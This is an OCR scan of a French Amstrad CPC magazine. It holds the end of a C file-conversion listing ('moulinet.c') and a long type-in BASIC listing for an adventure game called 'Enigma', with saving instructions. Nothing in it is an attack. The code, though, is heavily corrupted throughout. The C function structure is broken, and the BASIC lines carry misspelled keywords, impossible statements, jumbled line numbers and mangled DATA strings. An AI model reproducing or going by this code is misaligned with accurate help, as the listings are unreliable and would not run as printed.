Le mois prochain, nous verrons comment traiter ces fichiers de manière plus fine en faisant par exemple de l'accès direct. D'ici là, ne détruisez pas votre disquette langage et faites en une copie avant de tester ou de modifier les programmes donnés.

J.Y. Trétout

```
/*
 * moulinet.c
 */

#include <stdio.h>
#include <string.h>

#define CR 13 /* code ASCII du retour chariot */
#define LF 10 /* code ASCII du line feed */
#define TAB 9 /* code ASCII de tab */
#define SPACE 32 /* code ASCII de l'espace */
#define TAB_SIZE 5 /* nouvelle taille de la tabulation */
#define LEN_MAX 512 /* Taille maxi de chaque chaîne dans les fichiers traités. Soyons larges */

main( argc, argv )
int argc;
char *argv;
{
    char nom_inp[50], nom_out[50]; /* chemin + nom du fichier */
    char *ptr;
    int i, k;

    clrscr();

    if( argc <= 1 ) exit( 0 ); /* Pas de paramètres, on sort ! */
    while( --argc > 0 ) {
        strcpy( nom_inp, ++argv );
        strcpy( nom_out, nom_inp );
        for( i = k = strlen( nom_out ); i >= k - 3; i-- )
            if( nom_out[i] == '.' ) nom_out[i] = 0;
        strcat( nom_out, ".COD" );
        /* On a remplacé le .XXX du nom du fichier
         *
         * d'entrée par .COD
         */
        fichier( nom_inp, nom_out );
        fflush( stdout );
        puts( "\n\nJ'ai fini, appuyez sur une touche" );
        fflush( stdout );
        getch();
    }

    fichier( nom_inp, nom_out );
    char *nom_inp, *nom_out;
    {
        FILE *dat_inp, *dat_out;
        char input[LEN_MAX], output[LEN_MAX];


        if( ( dat_inp = fopen( nom_inp, "rb" ) ) == 0L ) {
            printf( "Impossible d'ouvrir %s...", nom_inp );
            return; /* au suivant */
        }
    }
}
```


[illegible]

L'énigme du siècle

ENIGMA

Jeu d'aventure ou de réflexion? Allez savoir... Le fait est qu'il pose la vraie, l'ultime question: qui est Enigma?



Sauvegarde

Sauvez sous le nom ENIGMA le programme Basic. Entrez ensuite par *Amsaisie V.2* en vous reportant à son mode d'emploi, le second listing de code hexadécimal. Spécifiez 9000 comme adresse de début et sauvez le langage machine sous le nom ENIGME. Si vous ne souhaitez pas saisir en une seule fois la totalité des codes, morcelez votre travail en créant plusieurs fichiers (E1, E2, etc.). Ces derniers devront ultérieurement être chargés à la suite (LOAD "E1": LOAD "E2", etc.) après un MEMORY &OFF et sauvegardés ainsi dans un fichier unique: SAVE "ENIGME", b, &9000, &1127

Claude Le Mouleux

Dans un immeuble imposant de cinquante étages, le joueur doit rassembler une dizaine d'éléments afin de résoudre «l'énigme». En fait d'éléments, dix phrases sibyllines qui s'obtiennent en soudoyant de grands ordinateurs par l'offrande d'objets récoltés un peu partout dans l'édifice. Chaque machine exige trois objets bien précis contre l'affichage d'un des messages. Un maximum de sept objets peut être transporté et les échanges sont possibles. Toutes les actions, déplacements et sélections d'icônes s'effectuent par le joystick.

Avouons que la solution est particulièrement tordue. Qui osera relever le défi...

```

10 REM ..... [1736]
20 REM : [4191]
30 REM : REDEFINITIONS : [1984]
40 REM : [4191]
50 REM : [1736]
60 SYMBOL AFTER 200 [1432]
70 SYMBOL 221,24,24,69,69,126,126 [2286]
7,255,255
80 SYMBOL 222,69,69,69,69,69,69,6 [1979]
9,69
90 SYMBOL 223,69,69,69,69,69,69,6 [2474]
9,69
100 SYMBOL 224,255,255,126,126,69 [1663]
,69,24,24
110 SYMBOL 225,16,16,48,48,127,12 [2793]
7,255,255
120 SYMBOL 226,255,255,127,127,48 [2024]
,48,16,16
130 SYMBOL 227,8,8,12,12,254,254, [2216]
255,255
140 SYMBOL 228,255,255,254,254,12 [1943]
,12,8,8
150 SYMBOL 229,8,117,87,87,85,117 [1796]
,89
160 SYMBOL 230,16,16,9,56,56,56,5 [1792]
6,255
170 SYMBOL 231,127,67,71,79,95,95 [2537]
,95,95
180 SYMBOL 232,95,87,95,95,95,94, [1539]
92
190 SYMBOL 233,248,8,28,8,9,255,1 [1862]
89,219
200 SYMBOL 234,231,255,231,255,25 [2766]
5,255,255,255
210 SYMBOL 235,34,39,34,114,34,8, [2403]
255,189
220 SYMBOL 236,219,231,255,231,25 [2986]
5,255,255,255
230 SYMBOL 237,119,119,68,9,221,2 [1598]
21,17,9
240 SYMBOL 238,9,136,51,9,9,34,22 [2424]
,24
250 SYMBOL 239,24,16,8,24,24,16,8 [2214]
,36,36
260 SYMBOL 240,24,69,36,36,36,36, [2191]
36,36
270 SYMBOL 241,36,36,36,36,36,36, [2339]

```

```

38,36
280 SYMBOL 242,69,69,69,69,69,69, [2750]
69,69
290 MEMORY &OFF [207]
300 LOAD "ENIGME.BIN",&9000 [1464]
310 REM ..... [1736]
320 REM : VARIABLES DE BASE : [4191]
330 REM : [2081]
340 REM : [4191]
350 REM : [1736]
360 MODE 0:RESTORE 370:FOR h=0 TO [4734]
15:READ a:INK h,a:NEXT BORDER 0
370 DATA 0,3,6,16,9,18,13,1,2,11, [2147]
24,25,26,4,7,8
380 DEF FN po(x,y)&C999*(y-1)*89 [585]
+&C-1)*2
390 GOSUB 2699:REM PRESENTATION [2787]
400 GOSUB 2439:REM EXPLICATIONS [2094]
410 FOR g=h TO 3:po(h-1)&B994*(1 [2094]
24)*3:NEXT g:GOTO 585
420 DIM obj(29):FOR h=0 TO 19:obj [1988]
(h-1)&B999*(64+h):NEXT
430 DIM tex(39):RESTORE 2339:tex [1695]
=0
440 tex=1:READ tex$(tex):IF t [3881]
ox$(tex)="X" THEN 450 ELSE 449
450 tr=CHR$(22)+CHR$(1)+n$+CHR [1849]
(22)+CHR$(9)
460 tr=CHR$(23)+CHR$(1)+x$+CHR [2113]
(23)+CHR$(9)
470 WINDOW m1,2,19,18:WINDOW s [3186]
3,1,18,7,15
480 t1=1:GOTO 1,100,2,3:ENV 1,100 [1184]
490 DIM eta(59,12):RANDOMIZE TIME [2086]
:FOR h=1 TO 19
500 x=INT(RND*59)+1:IF eta(x,1)< [3158]
9 THEN 500 ELSE eta(x,1)=h
510 NEXT:FOR h=1 TO 59:IF eta(h,1) [2149]
=0 THEN 530
520 FOR g=2 TO 4:x=INT(RND*20)+1: [2899]
eta(h,g)=NEXT g
530 NEXT h [3721]
540 FOR h=1 TO 59:IF eta(h,1)<9 [2586]
THEN 560
550 FOR g=h TO 10:g=INT(RND*20)+1 [3782]
:eta(h,g)=NEXT g

```

```

560 NEXT h [3721]
570 FOR h=1 TO 59:eta(h,11)=x: [3748]
NT(RND*20)+1:eta(h,12)=x:NEXT
580 FOR h=1 TO 12 [862]
590 x=INT(RND*59)+1:IF eta(x,1)< [2442]
9 THEN 590 ELSE eta(x,8)=1
600 x=INT(RND*59)+1:IF eta(x,1)< [3648]
9 THEN 600 ELSE eta(x,9)=1
610 x=INT(RND*59)+1:IF eta(x,1)< [2318]
9 THEN 610 ELSE eta(x,10)=1
620 x=INT(RND*59)+1:eta(x,12)=1:x [3781]
=INT(RND*59)+1:eta(x,12)=1:NEXT
630 REM ..... [1736]
640 REM : [4191]
650 REM : DESSIN DU DECOR : [4191]
660 REM : [4191]
670 REM : [1736]
680 PLOT -10,1,10:TAG:FOR h=272 T [4912]
O 480 STEP 16:MOVE 592,h:PRINT CH
ES(230):NEXT TAGOFF
690 PEN 19:LOCATE 19,9:PRINT CHR [8422]
(214)+CHR$(215):FOR h=19 TO 14:LO
CATE 29,h:PRINT CHR$(289):NEXT:LO
CATE 19,15:PRINT CHR$(131)+CHR$(1
31)
700 PLOT -10,-10,5:TAG:=1:FOR h= [5734]
12 TO 440 STEP 48:OCYCN h,48:MOV
E h,16:PRINT CHR$(228)+x:xx=x+1:M
OVE h,9:PRINT CHR$(228)+x:xx=x+1
710 NEXT:TAGOFF:ORIGIN 0,0 [1837]
720 DATA 1,17,29,1,39,29,1,2,17,1
5,17,1,17,4,29,17,4,1,2,4,17,2,4
730 el=2,el=15:RESTORE 729:FOR el [3551]
1 TO 2:GOSUB 749:NEXT:GOTO 829
740 READ X,Y,L:xi=14+(X-1)*32:yi=L
388-(Y-1)*16 [789]
750 IF L=4 THEN 799 [4128]
760 FOR j=0 TO 2 STEP 2:PLOT xi,y
11,el:DRAW xi+4*(1-1)*32,yi+4:NE
XT [4746]
770 FOR j=0 TO 4 STEP 2:PLOT xi,y
14,el:DRAW xi+4*(1-1)*32,yi+4:NE
XT [5551]
780 RETURN [2465]
790 PLOT xi+4,y1+2,el:DRAW xi+4,y
14,2-(1-1)*16

```

```

890 PLOT x1,y1+2.e2: DRAW x1,y1+2- (1096)
(1-1)PLOT
891 RETURN (555)
892 LOCATE 1,1:PRINT trs:FOR h=1 (4982)
TO 18:FOR h=1:LOCATE h,7:PRINT CHRS
893 LOCATE h,15:PRINT CHRS(137)
894 FOR t=2:LOCATE h,7:PRINT CHRS (5246)
(238):LOCATE h,15:PRINT CHRS(238):N
EXIT:PRINT h=14:LOCATE h,h:PRINT
T CHRS (133):NEXT:FOR h=1:FOR h=1
O 18:LOCATE 12,h:PRINT CHRS(149):
NEXT
895 IF eta(flo,1)<0 THEN PLOT 14 (4209)
212,19: DRAW 48,212:PLOT 14,248:D
RAM 48,248
896 eta(1,11)=9:GOSUB 2239:IF as= (2155)
9 THEN RETURN
897 eta(1,11)=9:PHS=TEXS(17):GOSUB (4589)
B 2189:PHS=TEXS(18):GOSUB 2189
898 REM : (1736)
899 REM : (419)
900 REM : ROUTINE PRINCIPALE : (2225)
901 REM : (419)
902 REM : (1736)
903 REM : (2591)
934 CALL AAI93.sit.sp(4):act=a:z=
31
940 IF INKEY(GA)=9 AND x<n1 THEN (1940)
949 IF INKEY(DA)=9 AND x<34 THEN (1877)
1869
950 IF INKEY(BA)=9 THEN CLS #1:GO (1609)
TO 1179
970 GOTO 940 (312)
980 REM : vers la GAUCHE : (1569)
990 CALL AAI93.sit.sp(4):sit=a1 (2597)
-1
1000 CALL AAI93.sit.sp(3):POR t=1 (1959)
TO 59:NEXT
1010 CALL AAI93.sit.sp(3):sit=a1 (1579)
1020 CALL AAI93.sit.sp(4):POR t=1 (1999)
TO 59:NEXT
1030 SOUND 1,399.5,1,1,1,1.5 (1467)
1040 act=2:xx=1:IF as=1 THEN RET (2089)
URN ELSE 940
1050 REM : vers la DROITE : (1346)
1060 CALL AAI93.sit.sp(4):sit=a1 (2377)
1070 CALL AAI93.sit.sp(1):POR t=1 (3102)
TO 59:NEXT
1080 CALL AAI93.sit.sp(2):sit=a1 (2092)
1090 CALL AAI93.sit.sp(2):POR t=1 (1995)
TO 59:NEXT
1100 SOUND 1,399.5,1,1,1,1.5 (1467)
1110 act=2:xx=1:IF as=1 THEN RET (1404)
URN ELSE 940
1120 REM : (1736)
1130 REM : (419)
1140 REM : ACTIONS ICONES : (1226)
1150 REM : (419)
1160 REM : (1736)
1170 LOCATE 1,1:PRINT xx:sa=10:G (2938)
OSUB 1230:op=1
1180 IF INKEY(GA)=9 THEN op=op+1 (2018)
GOTO 1260
1190 IF INKEY(DA)=9 THEN op=op+1 (1346)
GOTO 1260
1200 IF INKEY(FE)=9 THEN 1290 (1392)
1210 IF INKEY(BA)=9 AND as=9 THEN (1618)
CLS #1:GOTO 1280
1220 GOTO 1180 (309)
1230 PLOT x1,y1+2.e2: DRAW x1,y1+2 (4461)
1240 PLOT 14,16: DRAW x1,16: DRAW x1,16
4:RETURN
1240 GOSUB 1230:xx=xx+89:IF op=9 (2403)
THEN op=8:xx=xx
1250 GOSUB 1230:FOR t=1 TO 189:NE (2465)
XT:GOTO 1180
1260 GOSUB 1230:xx=xx+89:IF op=9 (2668)
THEN op=8:xx=xx
1270 GOSUB 1230:FOR t=1 TO 189:NE (2465)
XT:GOTO 1180
1280 GOSUB 1230:LOCATE 1,1:PRINT (4139)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1310 IF flo=59 THEN LOCATE 1,1:PR (3397)
INT CHRS(7):PHS=TEXS(3):GOSUB 218
9:GOTO 1180
1320 LOCATE 11,12:PEN 9:PRINT CHR (2265)
S(143):CHRS(143)
1330 flo=flo+1:PHS=STR$(flo):lx=2 (4699)
1:ly=12:GOSUB 2190
1340 FOR t=1 TO 189:NEXT:GOTO 118 (1243)
9
1350 IF as=9 THEN LOCATE 1,1:PRIN (3784)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1360 IF flo=1 THEN LOCATE 1,1:PR (3494)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1370 LOCATE 11,12:PEN 9:PRINT CHR (2265)
S(143):CHRS(143)
1380 flo=flo+1:PHS=STR$(flo):lx=2 (3037)
1:ly=12:GOSUB 2190
1390 FOR t=1 TO 189:NEXT:GOTO 118 (1243)
9
1400 IF as=9 THEN LOCATE 1,1:PRIN (3784)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1410 CLS #1:GOSUB 228:FOR h=36 TO (2013)
1420 STEP 1:GOSUB 999:RET
1430 as=9:GOSUB 1230:CLS #1:GOTO (1287)
940
1440 IF as=1 THEN LOCATE 1,1:PRIN (3098)
T CHRS(7):GOTO 1180 ELSE as=1
1450 FOR h=2 TO 36:GOSUB 1960:NEXT (4497)
T:CALL AAI93.sit.sp(4)
1460 CALL AAI93.sit.sp(4):act=C (4792)
LS #3:PHS="STAGE":lx=1:ly=12
1470 GOSUB 2190:PHS=STR$(flo):lx= (3356)
21:ly=12:GOSUB 2190:GOTO 1180
1479 IF as=1 THEN LOCATE 1,1:PRIN (3851)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1480 IF x<11 OR eta(flo,1)=9 THE (4085)
1490 IF x=11 AND eta(flo,1)=9:GOSUB 1
239:GOTO 940
1499 IF eta(flo,5)=9 THEN 1590 EL (1798)
SE 1539
1500 sec=9:FOR h=1 TO 7:IF poch(h (4207)
)=eta(flo,3) THEN sac=h
1510 NEXT:IF sac=9 THEN 1539 ELSE (3097)
eta(flo,5)poch(sac)
1520 poch=AC0A9:(sac=h):ob:poch(s (4448)
ac):CALL AAI13.pose.obj(poch)
1530 IF eta(flo,6)=9 THEN 1540 EL (1399)
SE 1579
1540 sac=9:FOR h=1 TO 7:IF poch(h (3414)
)=eta(flo,3) THEN sac=h
1550 IF eta(flo,4)=9 THEN 1570 ELSE (2513)
sac=9:CALL AAI13.pose.obj(poch)
1560 poch=AC0A9:(sac=h):ob:poch(s (4448)
ac):CALL AAI13.pose.obj(poch)
1570 IF eta(flo,7)=9 THEN 1580 EL (1751)
SE 1610
1580 sac=9:FOR h=1 TO 7:IF poch(h (4083)
)=eta(flo,3) THEN sac=h
1590 NEXT:IF sac=9 THEN 1610 ELSE (2696)
eta(flo,7)poch(sac)
1600 poch=AC0A9:(sac=h):ob:poch(s (4448)
ac):CALL AAI13.pose.obj(poch)
1610 POKE A934,eta(flo,5):POKE A (5225)
A935,eta(flo,6):POKE A938,eta(flo
5)
1620 POKE A924,9:POKE A9F2,AC: (3161)
CALL A9A9D:POKE A9F2,A934
1630 EVERY 5,1:GOSUB 2319:mq=9: (2268)
B h=5 TO 7:IF eta(flo,h)=9 THEN m
mq=1
1640 IF eta(flo,h)=9 THEN manq=a (1698)
mq
1650 NEXT:GOSUB 2190:IF mq=9 THEN (3879)
1660 ELSE phs=texs(13):GOSUB 218
9
1669 IF mq=1 THEN PHs=STR$(mq): (3292)
OUBETS:"GOSUB 2189 ELSE phs=STR$
(mq):OUBETS:"GOSUB 2189
1670 AS=INKEYS:IF AS=" " THEN 1670 (3907)
ELSE MU=INKEY(1):FOR h=1:POKE A924,AS
GOSUB 1230:GOTO 940
1680 MU=KMAIN(1):GOSUB 2989:EVER (2337)
Y 5,1:GOSUB 2319
1690 GOTO 1670 (389)
1700 IF as=1 THEN LOCATE 1,1:PRIN (3851)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1710 IF ETA(FLO,11)=9 THEN PHs=TE (4057)
XS(5):GOSUB 2189:PHS=TEXS(4):GOSU
B 2189:GOTO 1180
1720 IF x<24 THEN PHs=TEXS(16):G (2459)
GOSUB 2189:GOSUB 1230:GOTO 940
1730 CLEF=9:FOR h=1 TO 7:IF POC(h (2626)
B)=1 THEN CLEF=h
1740 IF eta(flo,11)=9 THEN PHs=TEXS (2574)
(7):GOSUB 2189:GOTO 1180
1750 PHs=TEXS(8):GOSUB 2189:FOR t (3643)
=1 TO 489:NEXT: SOUND 1,2956.69,15
15:POKE A938,eta(flo,5):CALL AAI (2275)
13.pose.obj(1)
1770 PHs=9:FOR h=1 TO 14:LOCATE (3773)
12,h:PRINT CHRS(143):NEXT
1780 IF eta(flo,1)=9 THEN MIN=1 E (1769)
MIN=1
1790 ETA(FLO,11)=9:POKE(CLEF)=9:G (3648)
GOSUB 1230:CLS #1:GOTO 940
1800 IF as=1 THEN LOCATE 1,1:PRIN (3851)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180

```

```

1810 IF as=2 THEN 1860 (823)
1820 IF x=9 AND eta(flo,9)<0 THE (3345)
N eta=AC0C2:plaa=8:GOTO 1920
1830 IF x=12 AND eta(flo,9)<0 TH (3931)
EN eta=AC0C2:plaa=8:GOTO 1920
1840 IF x=15 AND eta(flo,10)<0 T (2599)
HEN eta=AC0C2:plaa=10:GOTO 1920
1850 IF x=27 AND eta(flo,12)<0 T (4391)
HEN eta=AC0C2:plaa=12:GOTO 1920
1860 IF x=5 AND eta(flo,8)<0 THE (3203)
N eta=AC0C2:plaa=8:GOTO 1920
1870 IF x=8 AND eta(flo,9)<0 THE (3455)
N eta=AC0C2:plaa=8:GOTO 1920
1880 IF x=11 AND eta(flo,10)<0 T (3989)
HEN eta=AC0C2:plaa=10:GOTO 1920
1890 IF x=23 AND eta(flo,12)<0 T (2593)
HEN eta=AC0C2:plaa=12:GOTO 1920
1900 IF ch=1 THEN RETURN E (5647)
LSE ob:eta(flo,plaa):CALL AAI13.ot
e.obj(ob):sac=9:pose=AC0A9
1910 SOUND 2,399.2,6:sac=sac+1:po (3529)
sepose=a:IF sac=9 THEN 1960
1940 IF poch(sac)<9 THEN 1930 EL (2858)
SE CALL AAI13.pose.obj(ob)
1950 poch=AC0A9:(sac=h):ob:poch(s (3166)
ac):CALL AAI13.pose.obj(poch)
GOSUB 1230:GOTO 940
1960 CALL AAI13.pose.obj(ob):LOCAT (4176)
E 1,1:PRINT CHR(7):PHS=TEXS(2):G
OSUB 2189:GOSUB 1230:GOTO 940
1970 IF as=1 THEN LOCATE 1,1:PRIN (3851)
T CHRS(7):PHS=TEXS(14):GOSUB 2189
GOTO 1180
1980 cha=flo=8:GOSUB 1819:cha=9 (1598)
:IF flo=1 THEN 2000
1990 LOCATE 1,1:PRINT CHRS(7):PHS (2809)
=TEXS(9):GOSUB 2189:GOTO 1180
2000 PHs=TEXS(18):GOSUB 2189:GOSUB (2692)
B 2390
2010 AS=INKEYS:IF AS=" " THEN 2010 (2333)
ELSE AS=ASC(AS)
2020 IF A<49 OR A>55 THEN CLS #1: (2570)
GOTO 2090 ELSE A=A+48
2030 IF POC(hA)=1:GOSUB 2189:POKE (2651)
1:GOSUB 2189:GOSUB 1230:GOTO 940
2040 POKE=AC0A9:(A=8):OB=POC(A): (2492)
CALL AAI13.POSE.obj(ob)
2050 ob:eta(flo,plaa):CALL AAI13. (2416)
ote.obj(ob):sac=9:pose=AC0A9
2060 CALL AAI13.POSE.obj(ob):CAL (2311)
L AAI13.ote.obj(ob)
2070 eta(flo,plaa):ob:poch(sac)=ob: (4148)
CLSA:GOSUB 1230:GOTO 940
2080 PHs=TEXS(15):GOSUB 2189 (1288)
2090 DEB=ETA(FLO,1):DEB=(DEB-1)* (3088)
40:AS=AS:IF AS=" " THEN RETURN
2100 A=PERK(DEB-H):AS=AS+CHRS(A) (4312)
h-1):NEXT:PHS=LEFT$(AS,35):GOSUB
2180
2110 PEN 2:RETURN (929)
2120 REM : (1736)
2130 REM : (419)
2140 REM : SOUS PROG DIVERSE : (1142)
2150 REM : contenu etape : (419)
2160 REM : (1736)
2170 REM : afficher texte : (1593)
2180 LOCATE #1,1:PRINT #1,CHRS (2081)
8
2190 phs=UPPER$(phs):FOR t=1 TO L (3595)
EN(phs)=al:ASC(MIN(phs,T,1))-4
8
2200 SOUND 1,1,2,15,9,9,1:IF al= (2791)
16 THEN al=16
2210 CALL AFPEP.FW po(L:ly)=(t+2) (4939)
,AF909:(al+16):NEXT:RETURN
2220 REM : contenu etape : (501)
2230 POKE A933,eta(flo,1):POKE A (4426)
A934,eta(flo,5):POKE A935,eta(flo
6)
2240 POKE A936,eta(flo,7):POKE A (2622)
A937,eta(flo,8):POKE A938,eta(flo
9)
2250 POKE A939,eta(flo,10):POKE (2007)
A93A,eta(flo,12):CALL A93B
2260 IF eta(flo,11)<9 THEN NIN=11 (2206)
ELSE NIN=1
2270 IF eta(flo,11)<9 THEN RETURN (1271)
2280 PEN 12:FOR h=1 TO 13:LOCATE (4993)
12,h:PRINT CHR(227+h):NEXT:LOCA
TE 12,14:PRINT CHRS(242):nlh=24:R
ETURN
2290 REM : divers : (923)
2300 WHILE INKEY="" :WEND:RETURN (2193)
2310 IF IF PERK(A93B)=9 THEN POK (4965)
E A93B,1:CALL A939,AF959:ELI:RET
URN
2320 POKE A939,9:POKE A939,AF96 (948)
A:EL:RETURN
2330 IF as=1:VOUS N ETES PAS DANS L (7208)
ASCENCUR="":DESOLE:PLANS DE PLA

```


CPC

PROGRAMMATION

```

C8:--:"IMPOSSIBLE D ALLER PLUS H
AUT <:"IMPOSSIBLE D ALLER PLUS B
AS <
2340 DATA "ENFONCEUR UNE PORTE OUV [7471]
ERIE >:"ALLONS-:RESTONS SERIEUX
IR:"TROUVEZ UN CLEF POUR L OUV
IR:"SESAMS ::"< COUVREZ MOI <
2350 DATA "PAS D OBJET A PORTE DE [9977]
MAINS:"ECHANGE OK :< VOTRE CRO
2470 I 1 A "I L N Y A RIEN A BOU
ANGER <:"COUVREZ VOUS VU UN IN
TERRUPTEUR >
2360 DATA "DESCOULE IL VOUS MANQUE [8484]
ENCORE:--:"<SORTIEZ D ABOUD DE L
ASCENSEUR:--:"VOICI UN ELEMENT
DE L ENIGME:--:"VOUS N ETES PAS
ASSEZ PRES:
2470 DATA "GRAPHIC AND STORY BY [4152]
LI GATOR:"MUSIC BY ARNARD BOWNEY
ILLE" XX
2380 REM :--: [1736]
2390 REM :--: [419]
2400 REM :--: EXPLICATIONS :--: [423]
2410 REM :--: [419]
2420 REM :--: [1736]
2430 CLS:phs="50 STAGES A VISITER"
120 OBJETS DIFFERENTS:--:IX=0:LY=2:
GOSUB 2190
2440 phs="10 GRANDS ORDINATEURS Q [3513]
U17 CHACUN CONTRE:--:IX=4:GOSUB 219
0
2450 phs="3 CADREAUX VOUS LIVRERON [2111]
T LEUR SECRET:--:LY=6:GOSUB 2190
2460 phs="CES DIX ELEMENTS FORMEN [4797]
T L ENIGME:--:LY=8:GOSUB 219
0
2470 phs="DE LA RESOUDRE POUR ENF [3264]
IN SAVOIR QUI EST:--:LY=10:GOSUB 21
90

```

```


2620 AS=INKETS:IF AS="" THEN 2620 [3334]
ELSE AS=UPPER(AS)
2630 IF AS="O" THEN CLS:GOTO 2650 [1373]
2640 IF AS="N" THEN CLS:RETURN EC [2575]
SE 2620
2650 ENV 4.1,12.1,1.0,1.1,0.1,1.2, [3094]
-1.0,1.0,1.0,1.1,0.1,1.1,0.1,1.1,
1.1,1.1,1.1
2660 FOR i=1 TO 4: SOUND 130.0,50. [3779]
0.4,3.1:FOR i=1 TO 400: NEXT 1.1
2670 RESTORE 3160:EVERY 25,2 GOSU [2795]
B 3140
2680 FOR J=1 TO 3:AS="7":X=INT(RND [3451]
D*200)+30:Y=INT(RND*260)+30
2690 ENC=INT(RND*15)+1:ENC2=ENC:IF [2977]
ENC<3 THEN 2690
2700 GOSUB 3070:X=INT(RND*260)+20 [3368]
0:Y=INT(RND*260)+30
2710 ENC=INT(RND*15)+1:ENC2=ENC:IF [3040]
ENC<3 THEN 2710
2720 GOSUB 3070:NEXT [1582]
2730 Z=320:zd=24:za=89:zb=250:z [2779]
nc=3:GOSUB 2890
2740 Y1=24:Y2=224:X1=320:XOSUB 29 [1268]
30
2750 Z=290:zd=36:za=16:zb=50:enc [2576]
=-12:GOSUB 2890
2760 Z=350:zd=36:za=16:zb=50:enc [1843]
=-12:GOSUB 2890
2770 Y1=24:Y2=92:X1=291:XOSUB 293 [3430]
0:Y1=351:XOSUB 2930
2780 PEN G:LOCATE 9,19:PRINT CHR(61) [6183]
(22)+CHR(14)+CHR(194)+CHR(22)+CHR(195)+
CHR(194)+CHR(195)+CHR(22)+CHR(195)
(9)
2790 Z=290:zd=24:za=8:zb=30:enc [3633]
0:GOSUB 2890:Z=350:zd=24:za=8:zb
=30:GOSUB 2890
2800 Y1=24:Y2=50:X1=291:enc=0:GOS [4370]

```

```

c-zc-zd-zc-zc-zf-zd-zd-zd-zf-z
c
2920 NEXT I:ORIGIN 9,0:RETURN [1789]
2930 FOR h=y1 TO y2 STEP 2:z=x1:x [2841]
1-z
2940 IF TEST(X,b)=enc THEN 2960 E [4030]
:GOTO 2950 ELSE PLOT X,b,enc:z=x+
4:GOTO 2940
2950 IF TEST(X,b)=enc THEN 2960 E [3200]
:LOCATE 10,10:z=x-4:GOTO 2950
2960 NEXT I:RETURN [940]
2970 FOR H=1 TO 5:MOVE H,0:DRAW [5376]
6:10:H:8:NEXT:FOR H=6 TO 20:MOVE H
3:0:H:6:10:H:2:NEXT
2980 FOR H=20 TO 22:MOVE 30,H:DR [5091]
W 6:10:H:10:NEXT:FOR H=1 TO 8:MOVE
H,6:DRAW H,374:H:8:NEXT
2990 FOR H=8 TO 20:MOVE H,26:DR [8416]
H,374,2:NEXT:FOR H=20 TO 22:MOVE
H,6:DRAW H,374,10:NEXT
3000 FOR H=616 TO 620:MOVE H,26:D [6952]
RAW H,374,10:NEXT:FOR H=620 TO 63
2:MOVE H,26:DRAW H,374,2:NEXT
=3810 FOR H=632 TO 636:MOVE H,26:D [6077]
RAW H,374,8:NEXT:FOR H=634 TO 400:
MOVE 30,H:DRAM 610,H:8:NEXT
3020 FOR H=382 TO 392:MOVE 30,H: [4400]
RAW 610,H:8:NEXT:FOR H=378 TO 380
MOVE 30,H:DRAM 610,H:10:NEXT
3030 FOR H=378 TO 1:MOVE 30,H:TA [3424]
DRAM T,20:8:H=X-1:NEXT T
3040 X=380:FOR T=1 TO 22:MOVE T,X [3296]
:DRAM T,380:10:H=X-1:NEXT T
3050 X=180:FOR T=616 TO 636:MOVE [3319]
T,380:DRAM 618,X:X=X-1:NEXT T
3060 X=1:FOR T=618 TO 636:MOVE T, [12048]
618:10:H=X-1:NEXT T
3070 LNK 4,0:PLOT -10,-10,4:TAG: [4135]
OR=1 TO LEN(AS):BS=MID(AS,B,S,1)
3080 MOVE (H*36)+4,BS6:PRINT BS: [1608]
NEXT:TAGOY
3090 FOR L=0 TO 14 STEP 2:FOR H=3 [3034]
TO LEN(AS)+4 STEP 4
3100 IF TEST(H,354+G)=4 THEN GOSU [3065]
B 3120
3110 NEXT H,G:LOCATE 2,3:PRINT NU [3296]
5:SPACES(INT(LEN(AS)*1.5)):INK 4
9:RETURN
3120 PLOT H,X,Y+(G*2),ENC:PLOT H [1582]
X,Y+2,(G*2),ENC2:RETURN
3130 CALL ABBI:MODE 2:PEN 1:LIST [2142]
3140 DI:IF GO(1) AND T=9 THEN [5368]
1:RETURN ELSE READ D,D:IF D=1 TE
EN RESTORE 3160:GOTO 3140
3150 SOUND 1.0,d/1.5,12:GOTO 3140 [1936]
3160 DATA 142,20,190,20,142,20, [7943]
9,20,127,20,119,20,142,60,179,20,
142,20,119,20,127,20,119,20,142,6
0,179,20,142,20,186,20,119,20,186
20,142,60,190,20,142,20,119,20,1
27,20,142,20,127,20
3170 DATA 190,20,150,20,127,20,14 [2456]
2,20,150,20
3180 DATA 142,20,190,20,142,20,11 [9404]
9,20,127,20,119,20,142,60,179,20,
142,20,119,20,127,20,119,20,142,6
0,179,20,142,20,186,20,119,20,186
20,142,60,190,20,142,20,119,20,1
27,20,142,20,127,20,190,20,150,20,
127,20,142,20,150,20
3190 DATA 142,20,190,20,142,20,11 [8340]
9,20,127,20,119,20,142,60,179,20,
142,20,119,20,127,20,119,20,142,2
0,179,20,142,20,119,20,127,20,119
20,142,20,179,20,142,20,119,20,1
27,20,119,20,142,20,179,20,142,20
3200 DATA 106,20,119,20,106,20,14 [6095]
2,20,179,20,142,20,106,20,119,20,
127,20,119,20,106,20,142,20,119,2
0,127,20,142,20,127,20,150,20,150
20,127,20,142,20,150,20,142,20
3210 DATA 190,20,142,20,119,20,12 [9924]
7,20,119,20,142,20,190,20,142,20,
119,20,127,20,119,20,142,20,127,2
0,142,20,119,20,127,20,119,20,142
20,119,20,127,20,119,20,142,20,1
42,20,119,20,127,20,119,20,142,20
14,20,119,20,142,20,106,20,119,20,
127,20,119,20,190,20,142,20,119,2
0,119,20,142,20,119,20,190,20,150
20,127,20,142,20,127,20
3220 DATA 119,20,150,20,142,20,11 [9774]
20,106,20,94,20,119,20,150,20,11
20,20,119,20,106,20,94,20,119,20,
59,20,126,20,106,20,119,20,106,20,
127,20,106,20,126,20,106,20,127,20,
